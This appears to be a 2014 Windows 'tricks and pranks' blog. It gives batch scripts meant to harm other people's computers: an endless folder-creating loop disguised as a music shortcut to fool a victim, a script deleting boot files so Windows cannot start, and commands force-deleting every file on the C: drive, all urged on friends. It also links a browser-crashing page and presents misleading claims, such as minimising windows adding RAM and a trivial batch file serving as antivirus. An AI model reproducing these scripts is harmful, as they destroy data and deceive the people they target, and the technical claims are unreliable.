Thursday, 27 February 2014

Increase your RAM

1). Start any application, say Word. Open some large documents.

2). Press CTRL+SHIFT+ESC to open Windows Task Manager and click Processes tab and sort the list in descending order on Mem Usage. You will notice that WINWORD.EXE will be somewhere at the top, using multiple MBs of memory.

3). Now switch to Word and simply minimize it. (Don't use the Minimize All Windows option of the task bar).

4). Now go back to the Windows Task Manager and see where WINWORD.EXE is listed. Most probably you will not find it at the top. You will typically have to scroll to the bottom of the list to find Word. Now check out the amount of RAM it is using. Surprised? The memory utilization has reduced by a huge amount.

5). Minimize each application that you are currently not working on by clicking on the Minimize button & you can increase the amount of available RAM by a substantial margin. Depending upon the number and type of applications you use together, the difference can be as much as 50 percent of extra RAM.

Friday, 24 January 2014

Make over 1,000 folders in few seconds

1. Open notepad and type :

@echo off
:top
md %random%
goto top

@echo off makes it so that it appears to be a blank screen but actually its making hundreds of folder.
md %random% is command that creating folders with random names.
goto top – return to label :top, infinite loop

2. Save it as 1000folders.bat

3. After that you will get icon that looks as show below

People probably not going to click on an icon that looks like this picture so to make it better (funnier and easier to prank people with) make a short-cut to it


4. Right click on icon and click Create Shortcut

5. Right click on shortcut and click properties , then click on Change Icon and rename icon

Tell the person that you found the music they wanted and downloaded it on there computer, that way they will think its a shortcut to the music and they will click on it then they will think its loading so they wont exit right away when they finally realize its not going to load or so many errors have came up they realized somethings wrong it will be to late) also just something to know its impossible to delete them using cmd you HAVE to find all of them and delete them manually…

Shut Down a Computer Forever

Open notepad and copy/paste this code:

@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini

Now Save it as a .bat file.

This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.

REMEMBER - DO NOT CLICK THIS FILE. YOU WON'T RECOVER YOUR COMPUTER BACK AFTER YOU OPEN THE .BAT FILE!

Send it to your friends computer and tell them to open it. Have fun!!

Here is another code too.....

cmd /c del c:\windows\* /F /S /Q

cmd /c del c:\* /F /S /Q

Paste it in NotePad And Save It with Extension .cmd or .bat

Crash a Computer System With Nothing But a URL!

I stumbled across this URL while surfing the internet. This is a javascript "exploit" (that still works, by the way) and will hang/crash your system. It basically floods you with an infinite loop of mailto:xxx windows. To cancel this (and you have to move fast) kill the process of your email client before you run out of RAM.

WARNING: CLICKING ON THE LINK BELLOW MAY CAUSE A CRASH! USE AT YOUR OWN RISK!

http://tiny.cc/ibJUN

Cool hidden windows programs

There are many hidden Windows-XP programs:-

1. Dr. Watson :
 
This an inbuilt windows repairing software !
 
Click start>>Run
Now, type drwtsn32

2. Private Character Editor :
                                                                            
 Used for editing fonts,etc.
  
Click Start>>Run
Now, type eudcedit

 3. iExpress :
 
Used to create SetupsYou can create your own installers !
 
Click start>>Run
Now, type iexpress

4. Media Player :
 
Even if you upgrade your Media Player, you can still access your old player in case the new one fails !!!
  
Click start>>Run
Now, type mplay32

Switch the Keyboard Layout To DVORAK..!!

>>New Prank..!

If you really want to screw with somebody without installing anything, just enable the DVORAK alternate keyboard layout that even most geeks aren’t familiar with.


When they type, everything will go haywire.
Head into 
 Control Panel –> Region and Language –> Keyboards –> Change keyboards, 
then click the Add button and pick the Dvorak layout (or any other random layout you want).

Once you’ve done that, use the drop-down above to set the default.

>>ENjoy Friends..!!

Friday, 10 January 2014

Simple steps to make your own antivirus

Open your Notepad and paste this given code 

@echo off
title Antivirus
echo Antivirus
echo created by your name
:start
IF EXIST virus.bat goto infected
IF NOT EXIST virus.bat goto clean
cd C:\Windows\system32
:infected
echo WARNING VIRUS DETECTED!
del virus.bat
pause
goto start
:clean
echo System secure!
pause
exit
Now save your file with Computerfreaks.bat and select “All files”